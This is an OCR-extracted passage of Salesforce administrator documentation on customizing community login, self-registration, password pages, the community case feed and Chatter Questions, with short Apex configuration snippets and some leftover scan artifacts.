Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, customize, or activate a community:

- "Create and Set Up Communities"

  AND

  Is a member of the community

SEE ALSO:

Customize Login, Self-Registration, and Password Management for Your Community

Customize the Login Process with Apex

Customize Your Community's Login Experience

Customize the default login process for external users in your community. You can also use a custom Community Builder, Site.com Studio, or Visualforce login page, support multiple authentication providers, and configure single sign-on with any template.

External users are users with Community, Customer Portal, or partner portal licenses.

- The login page you select in Community Workspaces or Community Management overrides other login page assignments in the Site.com or Force.com site settings.
- If your community uses the Salesforce Tabs + Visualforce template, the login page assigned to the community by default is called `CommunitiesLogin`. Use Visualforce to customize the appearance of this page.
- If your community uses the Customer Service (Napili) template, the login page assigned to the community by default is called `Login`. Use Community Builder to customize its appearance.
- To update the login behavior for both Visualforce and Community Builder pages, update the `CommunitiesLoginController` Apex controller.
- You must publish custom Community Builder pages before they can be assigned to a community. Before you use your custom login page, remember to modify the `CommunitiesLoginController` Apex controller and the `Site.login()` Apex method.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, customize, or activate a community:

- "Create and Set Up Communities"

  AND

  Is a member of the community

1. Open Community Workspaces or Community Management.
2. Click **Administration** > **Login & Registration** and make your changes under the Login section.
3. Optionally, choose a custom login page for your community. Select the page type (**Community Builder** or **Visualforce**), enter the name of the page in the search field, and click . In the search results window, click the name of the page to select it.

   Tip: To revert to the default login page for your community's template, select **Default Page**.

4. Optionally, select `Allow internal users to log in directly to the community`. This setting allows your internal users to use their internal username and password on the community login page.

   Internal users must be members of the community to log in directly from the community login page. After your internal users log in, they land on the community home page.

5. Select which login options you want to display.

   By default, users log in to the community using the default community username and password. If you want to allow them to log in with other credentials, such as their Facebook©, Janrain©, or Salesforce credentials from another organization, select those from the list.

   Important: Configure these authentication provider options in advance to be able to use them for community logins. From Setup, enter *`Auth. Providers`* in the `Quick Find` box, then select **Auth. Providers**.

6. Optionally, allow external users to log in with their SAML single-sign on identity.

   This option is available only if your organization has successfully set up SAML for your community on page 3426 including:

   - SAML settings for single sign-on, which enables login to Salesforce using your corporate identity provider. Note that you must enter an Identity Provider Login URL.
   - A custom domain name, which changes the application URLs for all your pages, including login pages. Contact Support if you want to enable My Domain.

To offer multiple SAML single sign-on options, enter *Single Sign-On Settings* in the Quick Find box, select **Single Sign-On Settings**, and then click **Enable Multiple Configs**. If you already had SAML enabled, and you then enable multiple SAML configurations, your existing SAML configuration is automatically converted to work with multiple configurations.

Users see the option to **Log In with Single Sign-On**. If you have enabled multiple SAML single sign-on options, each login button displays labeled with the SAML configuration's Name field.

7. Click **Save**.

Note: Renaming or deleting the default login page can cause problems with the default community login flow.

SEE ALSO:

Customize Login, Self-Registration, and Password Management for Your Community

Customize the Login Process with Apex

You can provide community members outside your company with a completely custom login page that reflects your organization's style and branding. Use Visualforce and Apex to either customize the CommunitiesLogin page and CommunitiesLoginController, or create your own Visualforce page.

To redirect from the default community login page to your custom login page:

1. From Setup, enter *Apex Classes* in the Quick Find box, then select **Apex Classes**.
2. Click **Edit** next to CommunitiesLoginController.
3. Add the following code:

USER PERMISSIONS

To create and edit Visualforce pages:
- "Customize Application"

To edit Apex classes:
- "Author Apex"

  AND

  "Customize Application"

```
global PageReference forwardToCustomAuthPage() {
       String startUrl = System.currentPageReference().getParameters().get('startURL');

        return new PageReference(Site.getPathPrefix() + '/SiteLogin?startURL=' +
EncodingUtil.urlEncode(startURL, 'UTF-8'));
    }
```

4. If you created a completely custom login page, replace SiteLogin with the name of your Visualforce page.
5. Click **Save**.
6. Click **Edit** next to CommunitiesLandingController.
7. Add the following code:

```
public PageReference forwardToCustomAuthPage() {
       String startUrl = System.currentPageReference().getParameters().get('startURL');

        return new PageReference(Site.getPathPrefix() + '/SiteLogin?startURL=' +
EncodingUtil.urlEncode(startURL, 'UTF-8'));
    }
```

8. If you created a completely custom login page, replace SiteLogin with the name of your Visualforce page.
9. Click **Save**.
10. From Setup, enter *Visualforce Pages* in the Quick Find box, then select **Visualforce Pages**.

11. Click **Edit** next to `CommunitiesLogin`.
12. In the first line of code, add the following:

```
action="{!forwardToCustomAuthPage}"
```

13. Click **Save**.
14. Click **Edit** next to `CommunitiesLanding`.
15. In the first line of code, add the following:

```
action="{!forwardToCustomAuthPage}"
```

16. Click **Save**.

Redirect Community Members to a Custom URL on Logout

Specify the URL that community members should be redirected to when they log out from your community.

When community members log out, they are taken to the community login page by default. You can choose to point them to a different location, such as your company web site for example.

1. Open Community Workspaces or Community Management.
2. Click **AdministrationLogin & Registration**.
3. In the Logout section, enter the URL you want to redirect community members to.
4. Click **Save**.

SEE ALSO:

Customize Login, Self-Registration, and Password Management for Your Community

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, customize, or activate a community:

- "Create and Set Up Communities"

  AND

  Is a member of the community

Use Custom Change Password and Forgot Password Pages in Your Community

Use a custom Community Builder or Visualforce page instead of the default Change Password and Forgot Password pages.

The Forgot Password page can be customized in Community Builder or Visualforce. If you want to use a custom Community Builder Forgot Password page, first publish your page in Community Builder.

The Change Password page can only be customized in Visualforce.

1. Open Community Workspaces or Community Management.
2. Click **AdministrationLogin & Registration**.
3. In the password section, select the Page Type: **Community Builder** or **Visualforce**.
4. Enter the name of the page or leave the field blank to search for all available pages.
5. Click , then click the name of the page in the search results to select it.
6. Click **Save**.

To revert to the default login page for your community's template, select **Default Page** as the page type.

SEE ALSO:

Customize Login, Self-Registration, and Password Management for Your Community

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, customize, or activate a community:

- "Create and Set Up Communities"

  AND

  Is a member of the community

Set Up Self-Registration for Your Community

Enable self-registration to allow unlicensed guest users to join your community. You can choose to save them as contacts under a business account or create a person account for each self-registering user.

When you enable self-registration, these Visualforce pages and Apex controllers are associated with your community.

- `CommunitiesSelfReg` page and `CommunitiesSelfRegController`—Provide the form for partners or customers so they can register with your community. You can modify the `CommunitiesSelfRegController` Apex controller to change the default self-registration process, but it is no longer required starting with the Spring '15 release.

  Note: Apex customizations for the self-registration process take precedence over the defaults specified in Community Workspaces or Community Management. In organizations created prior to the Spring '15 release, existing Apex customizations for self-registration remain in effect as before.

- `CommunitiesSelfRegConfirm` page and `CommunitiesSelfRegConfirmController`—If a user doesn't create a password during self-registration—either because they left the password field blank or your organization customized the self-registration form to omit the password field—this page confirms that a password reset email has been sent. Users landing on this page can't log in until they reset their password.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, customize, or activate a community:

- "Create and Set Up Communities"

  AND

  Is a member of the community

The default self-registration pages and controllers are shared by all of your organization's communities. If you enable self-registration for multiple communities, you must further customize the self-registration experience to direct users to different pages, assign different profiles or permission sets for different communities, and so on.

Note: Renaming or deleting the default self-registration page can cause problems with the default self-registration flow.

1. Open Community Workspaces or Community Management.
2. Click **Administration** > **Login & Registration**.
3. In the Registration section, select **Allow external users to self-register**.
4. Optionally, choose a custom self-registration page for your community. Select the page type (**Community Builder** or **Visualforce**), enter the name of the page in the search field, and click . In the search results window, click the name of the page to select it. To revert to the default self-registration page (`CommunitiesSelfReg`), select **Default Page**.

   Community Builder pages must be published to be included in the page lookup search results. Remember to modify the self-registration `CommunitiesSelfRegController` and `CommunitiesSelfRegConfirmController` Apex controllers if you use a custom page.
5. Select the default **Profile** to assign to self-registering users.

   Note: You can only select portal profiles that are associated with the community. If a profile is selected as the default for users who self-register, and you remove it from the community, the self-registration `Profile` is automatically reset to *`None`*.
6. Select the business **Account** that you want to assign self-registering users to.

   The self-registering user is assigned as a contact of the account you specify. To create a person account (if enabled) for each self-registering user, leave this field blank.

   Ensure that the account you use is enabled as a partner. To do so, go to the account, click **Manage External Account**, then click **Enable as Partner**.
7. Click **Save**.

After you set up self-registration, a **Not a member?** link directs external users to the self-registration page from the login page. When a user self-registers to join your community:

- Salesforce creates a new user record with the information they provide on the self-registration page.
- The user is assigned the profile you specified when you set up self-registration.
- The user is associated with a business account or a person account, depending on how you set it up.
- Customer Community Plus and Partner Community licenses require user records to be associated with a role in your organization. If you don't specify a role in the default self-registration profile, Salesforce assigns them the `Worker` role.

Note: Keep in mind that each time a user self-registers, they consume one of your Communities licenses. When setting up your self-registration page, be sure to add some criteria to ensure that the right people are signing up. Additionally, to prevent unauthorized form submissions, we recommend using a security mechanism, such as CAPTCHA or a hidden field, on your self-registration page.

SEE ALSO:

Customize Login, Self-Registration, and Password Management for Your Community

Customize the Community Self-Registration Process with Apex

Create Person Accounts for Self-Registering Users

Create Person Accounts for Self-Registering Users

If your business deals mostly with individuals, instead of creating them as contacts under a single business account, you can assign each self-registering user to a person account.

Important: You must have Person Accounts enabled in your organization. Only Customer Community and Customer Community Plus licenses support the creation of person accounts.

In Community Workspaces or Community Management, under **Administration** > **Login & Registration**, enable self-registration and leave the **Account** field blank. Specify a default profile to assign self-registering users to.

Salesforce creates separate person accounts for each self-registering user. Each user is assigned the default profile you specified while setting up self-registration, and a default role. If you don't specify a role, either on the profile or via the self-registration Apex controller, Salesforce assigns the `Worker` role to the self-registering users. You can further customize this functionality by using the self-registration Apex controller (`CommunitiesSelfRegController`), but it's not required.

You can also manually create person accounts and assign them to community users with Customer Community and Customer Community Plus licenses.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

- What Is a Person Account?
- Enable Person Accounts

Customize the Community Self-Registration Process with Apex

Update the `CommunitiesSelfRegController` to customize the default self-registration process for your community. You can use the same controller for the default self-registration page (`CommunitiesSelfReg`) or a custom Visualforce or Community Builder self-registration page.

You can configure self-registration entirely in Community Workspaces or Community Management. This customization is recommended only if you want to modify the self-registration behavior beyond the defaults, if you have more than one community in your organization, or if you are using a custom self-registration page.

Note: You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.

1. From Setup, enter *`Apex Classes`* in the `Quick Find` box, then select **Apex Classes**.
2. Click **Edit** next to `CommunitiesSelfRegController`.
3. Optionally, enter a value for `ProfileId` to define the type of profile the user should be assigned.

   If you selected a default profile while setting up self-registration, the value in the Apex code will override that default.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, customize, or activate a community:

- "Create and Set Up Communities"

  AND

  Is a member of the community

Note: Note that regardless of which role you enter for the `roleEnum`, the role for new users will default to `None`. Once a user self-registers, you can update their role on the user detail page.

4. Enter the account ID for the partner or customer account that users who self register should be associated with.

   If you selected a default account while setting up self-registration, the value in the Apex code will override that default.

   Ensure that the account you use is enabled as a partner. To do so, go to the account, click **Manage External Account**, then click **Enable as Partner**.

5. If you're enabling self-registration for multiple communities, add code to create appropriate types of users for each community, that is, assigning the correct profile, role, and account ID per community.
6. Click **Save**.
7. Enable access to accounts and contacts for the guest profile. The guest profile is automatically associated with your community's Force.com site.
   a. From Setup, enter *`All Communities`* in the Quick Find box, then select **All Communities** and click **Community Workspaces** or **Manage** next to a community.
   b. Click **Administration** > **Pages** and then click **Go to Force.com.**.
   c. Click **Public Access Settings**.
   d. Click **Edit**.
   e. In the Standard Object Permissions section, select Read and Create next to Accounts and Contacts.
   f. Click **Save**.
   g. In the Enabled Apex Class Access related list, click **Edit**.
   h. Add the `CommunitiesSelfRegController` and click **Save**.
   i. In the Enabled Visualforce Page Access related list, click **Edit**.
   j. Add the `CommunitiesSelfReg` and click **Save**.
8. Optionally, if you want to customize the contents of the default self-registration page, edit the `CommunitiesSelfReg` page.
   a. From Setup, enter *`Visualforce Pages`* in the `Quick Find` box, then select **Visualforce Pages**.
   b. Click **Edit** next to `CommunitiesSelfReg`.
   c. Add code to customize the fields required for self-registration or the page's look and feel.

      In the default form, all fields except `Password` are required.
   d. Click **Save**.

Once setup is complete, external users who submit the completed self-registration form (including a password) are logged in to the community.

Note: If a user self-registers for a community with Chatter Answers enabled, the Chatter Answers User permission is not automatically set for the user.

If you're using a custom Visualforce self-registration page instead of the default `CommunitiesSelfReg` page, add the following code to `CommunitiesSelfRegController`. Replace *`CommunitiesCustomSelfRegPage`* with the name of the custom self-registration page.Then add this to the first line of code in the `CommunitiesSelfReg` page.

Enable Other Salesforce Features in Communities

Salesforce Communities offers a platform to expose a ton of Salesforce features and functionality to community members. For example, enable Salesforce Knowledge so customers can view knowledge articles in your community. Enable case feeds to facilitate discussions over customer cases. Or, let partners view Wave Analytics dashboards in your community. There's also Chatter Questions, direct messages, Question-to-Case, and field service data. It's all fair game!

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Enable Cases for Communities Users

Enable cases for external users so that they have access to and can create cases in your communities.

When you enable cases for external users in your community, you can assign cases to those members. Additionally, external members can edit cases, create new cases, add case comments, reassign cases, find case solutions, and create case teams.

Note: Case comments added by external users in communities are public and can be viewed by any user that can view the case. Also, external users can't edit case comments, associate assets with cases, delete cases, or update the case status.

1. Add the Cases tab to the list of available tabs in your community.
2. Set tab visibility and "Read," "Create," and "Edit" object permissions. You can either set them on the profile or using a permission set. We recommend using a permission set if you plan to apply these permissions selectively.
   a. If using a profile, such as the Partner Community profile, set the cases tab setting to `Default On` and enable the "Read," "Create," and "Edit" object permissions for cases.
   b. If using a permission set, create a permission set with the following settings for cases:
      - In the Tab Settings, select Available and Visible.
      - In the Object Settings, select "Read," "Create," and "Edit".

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable cases for Communities users:
- "Manage Profiles and Permission Sets"

If case comment notification to contacts is enabled, emails sent to external users include a link to the community. Emails sent to contacts for case creation and update notifications also include a link to the community.

SEE ALSO:

Merge Fields for Communities

Enable Portal Reply Email Notifications in Case Feed

Community Case Feed

With the community case feed, agents and community members see the life cycle of a case from start to finish. All case interactions appear in a unified, chronological Chatter case feed. Community members benefit from the added functionalities of Chatter, while support-side features help agents provide efficient, personalized support.

The community case feed gives community users an intuitive environment where they can manage their cases. Internal and external users see the following interactions in the community case feed:

- Chatter text, file, and link posts
- Questions in Chatter that are associated with the case
- Case emails

  Note: To learn more about case email visibility, see Emails in the Community Case Feed.

- Read-only social posts on cases if your Salesforce administrator enables them


x

Community case feed in a community built on the Customer Service (Napili) template:

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



Using the publisher **(1)**, users create posts and attach files to the case. The feed **(2)** comes fully equipped with Chatter's collaboration tools: users can bookmark, like, and comment on posts, and mention other users. Images and comments appear inline, making it easy to scan the feed for details. The Attachments component **(3)** displays all case attachments.

When the community case feed is enabled, support agents can:

- Use the Community action in the console case feed to answer community questions and create private and public Chatter posts on cases
- Expose or hide a published post or email in the community case feed of external users

The community case feed is available in all communities that use the self-service community templates or Salesforce Tabs + Visualforce.

Known Issues

- In communities built on templates, emails in the community case feed don't display inline images or clickable links.

- In communities built on the Koa or Kokua community templates, users' names in the community case feed look like links but don't lead anywhere.

SEE ALSO:

Community Case Feed Considerations

Set Up the Community Case Feed


Expose or Hide a Published Post or Email in the Community Case Feed

Set Up the Community Case Feed

The community case feed lets community users and support agents see all case interactions in a unified feed. Also, agents can take more actions directly from the console. To set up the community case feed, enable it in your organization and make sure that the case page in your community is properly configured.

Important: Before setting up the community case feed, read Community Case Feed Considerations.

1. Enable the community case feed:
   a. From Setup, enter *Support Settings* in the Quick Find box, then select **Support Settings**.
   b. Select **Enable Community Case Feed**.
   c. Optionally, select **Enable Email Notifications for Case Posts** (recommended).
   d. Click **Save**.
2. If your community was built using Salesforce Tabs + Visualforce, make sure that your case page includes a Chatter feed.
3. If your community uses the Koa, Kokua, or Customer Service (Napili) template, confirm that your active case detail page supports the community case feed:
   a. In Community Builder, click .
   b. Click **Page Management**.
   c. Find Case Detail in the Name column, and make sure that the active page assigned to it is either Chatter Case Detail (the default) or Record Detail.



If you change the active case detail page, publish your change.

Important: If the community case feed is enabled and you use Basic Case Detail as your active case detail page, external users only see case comments—not Chatter posts or emails—in their case feed. This gives external users far less visibility into their cases. To give users a full view of their case interactions, use Chatter Case Detail or Record Detail as your active case detail page.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable the community case feed:

- "Customize Application"
- Compact case feed enabled in your organization

Community Case Feed Considerations

Before setting up the community case feed, review this essential information.

If the community case feed is enabled:

- Agents can use the Community action in the console case feed to answer community questions and create private and public Chatter posts on cases.
- Agents can expose or hide published Chatter posts and emails in the case feed of external community users.
- External community users with access to a case see associated Chatter posts, questions, and emails in their case feed.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

If email notifications for case posts are enabled:

- When someone makes an externally visible post on a case, all case contacts are notified by email. They can comment on the post by replying to the email.
- If you're already using custom email notification settings, such as those triggered by workflows, selecting this preference can create duplicate email notifications.
- In communities built on the Customer Service (Napili) template or Salesforce Tabs + Visualforce, you can turn off these notifications. In your email notification settings, deselect **Posts on one of my cases** under "Email me when someone...".

SEE ALSO:

Emails in the Community Case Feed

Expose or Hide a Published Post or Email in the Community Case Feed

Set Up the Community Case Feed

Emails in the Community Case Feed

When you enable the community case feed, external users with access to a case see case emails in their feed. Emails in the community case feed include the email's author, recipients, text, and time sent.

By default, if the case contact sends or receives a case email, that email appears in the feed of all users—both internal and external—with access to the case. For an external user to view the case, their profile must include access to cases in the community.

For example, suppose Rita, an external user, posts a question in a community. The question remains unresolved, and a community moderator creates a case from it using the Question-to-Case action. If the support agent assigned to the case emails Rita from the email publisher, Rita and all other users with access to the case see the email in their case feed. Users with access to a case typically include the assigned support agent and the case contact.

If the community case feed is enabled, you can write an Apex trigger or process to hide or expose all case emails in the feeds of external community users. The `IsExternallyVisible` field of the EmailMessage object controls the visibility of email messages in the community case feed. When the field is set to `true` emails sent or received by the case contact are visible to external users with access to the case.

Example: The following trigger exposes all case emails in the feeds of external users with access to the case. This means that case emails between internal users will also be visible to external users with access to the case (for example, if the assigned support agent used the email publisher to email their shipping vendor). To *hide* all case emails from external users' case feeds, simply change `true` to `false`:

```
trigger makepublic on EmailMessage (before Insert) {
for(EmailMessage oe:trigger.new){
oe.IsExternallyVisible=true;
```

```
}

}
```

SEE ALSO:

Expose or Hide a Published Post or Email in the Community Case Feed

Expose or Hide a Published Post or Email in the Community Case Feed

When necessary, support agents can expose or hide individual case emails and published Chatter posts in the case feed of community users.

To change the external visibility of a published Chatter post or email on a case:

1. Navigate to the post or email in the compact case feed.
2. In the post or email's drop-down menu:
   - Select **Make Public** to expose an internal Chatter post or email in the case feed of external users with access to the case
   - Select **Make Private** to remove a Chatter post or email from the case feed of external users with access to the case

EDITIONS

Available in: Salesforce Classic


Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit the external visibility of a published Chatter post or email on a case:

- "Edit My Own Posts"
- "Edit Posts on Records I Own"
- Compact case feed enabled in your organization
- Community case feed enabled in your organization

Make Public option on a case Chatter post:



Make Public option on a case email:



The agent who owns the case and their superiors see the **Make Public** and **Make Private** options on all case emails and Chatter posts on the case. Internal users who don't own the case also see these options on case posts or emails that they authored.

Making Emails and Chatter Posts *Private*

Clicking **Make Private** on a case Chatter post or email means that the case contact and any other external users with access to the case no longer see the post or email in their case feed. (It still appears in the feeds of internal users with access to the case.) An agent might choose to make an email or post in the community case feed private if they want to hide their correspondence with the case contact from the case feed of other external users with access to the case.

Note: Keep in mind that when you make an email private, the email recipient(s) already received the email. Similarly, when you make a Chatter post private, remember that external users with access to the case may have been notified by email when it was first posted.

Making Emails and Chatter Posts *Public*

Clicking **Make Public** on a case Chatter post or email means that the case contact and any other external users with access to the case now see the post or email in their case feed. An agent might choose to make an email or post in the community case feed public in order to keep the case contact updated about internal progress on the case.

Note:

- The case feed offers handy visual cues to help agents quickly identify which case posts are externally visible. To learn about enabling these visual cues, see "Feed View Options" in Settings for Feed Views in Case Feed.
- You can write an Apex trigger or process to hide or expose all case emails from the community case feed of external users. For more information, see Emails in the Community Case Feed.

SEE ALSO:

Community Case Feed

Post on Cases and Community Questions with the Community Action in the Case Feed

The Community action in the case feed is your default option for responding to customers on cases that originated from a community or customer portal.

To post on cases in a customer portal or community:

1. Click **Answer Customer** on the Case Feed page.
2. Click ▾ and select **Community**.
   Depending on how your administrator has set up Case Feed, you may be able to click **Community** without first having to click **Answer Customer**.
3. Enter the message to the customer.

EDITIONS


Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions


USER PERMISSIONS

To create case posts in customer portals or communities:

- "Edit" on cases



4. If you're working on a case that was escalated from a question in Chatter Questions or Chatter Answers, choose who you want your post to be visible to:
   - Select **Customer Only** to post your answer as a private reply, or **Everyone** to post it as a public reply.
   - Select **Customer Case** to make a post visible to all internal and external users with access to the case, or **Community Question** to post a public answer on the community user's question. If you select **Customer Case** and your Salesforce administrator has enabled the community case feed, you'll be creating a Chatter post instead of a case comment.



5. Optionally, select `Send Email` to send a message to the customer letting them know that a reply to their question has been posted to the case.

   Note: This option is only available if your administrator has enabled it, and if the customer you're replying to is associated with the case and has a valid email address. If your organization uses the community case feed and email notifications for Chatter case posts are enabled, users are automatically notified by email about public posts on their cases and this option doesn't appear.

6. Optionally, attach a Knowledge article to the post.
7. Click the button to publish your post.

Note: If the community case feed is enabled in your organization, you can change the visibility of case posts after they are published. For details, see Expose or Hide a Published Post or Email in the Community Case Feed.

SEE ALSO:

Send and Reply to Email from Case Feed

Case Feed Overview

Community Case Feed

Enable Chatter Questions in Your Community

Chatter Questions helps you promote community engagement by giving users the ability to ask and answer questions in their Chatter feed, in groups, and in records. Members in your users' groups and communities can answer questions in Chatter just as they would comment on a Chatter post. Users in communities built on the Customer Service (Napili) template can also attach files to questions.

To set up Chatter Questions in your community, simply add the Question action to the global publisher layout. In organizations created after Summer '14, the Question action is automatically added, but we recommend dragging it to the far left to increase its visibility.

Note: Chatter Questions is not available in communities built on the Koa and Kokua community templates.

EDITIONS


Available in: Salesforce Classic

Chatter Questions is available in: **Group**, **Professional**, **Developer**, **Performance**, **Enterprise**, and **Unlimited** Editions.

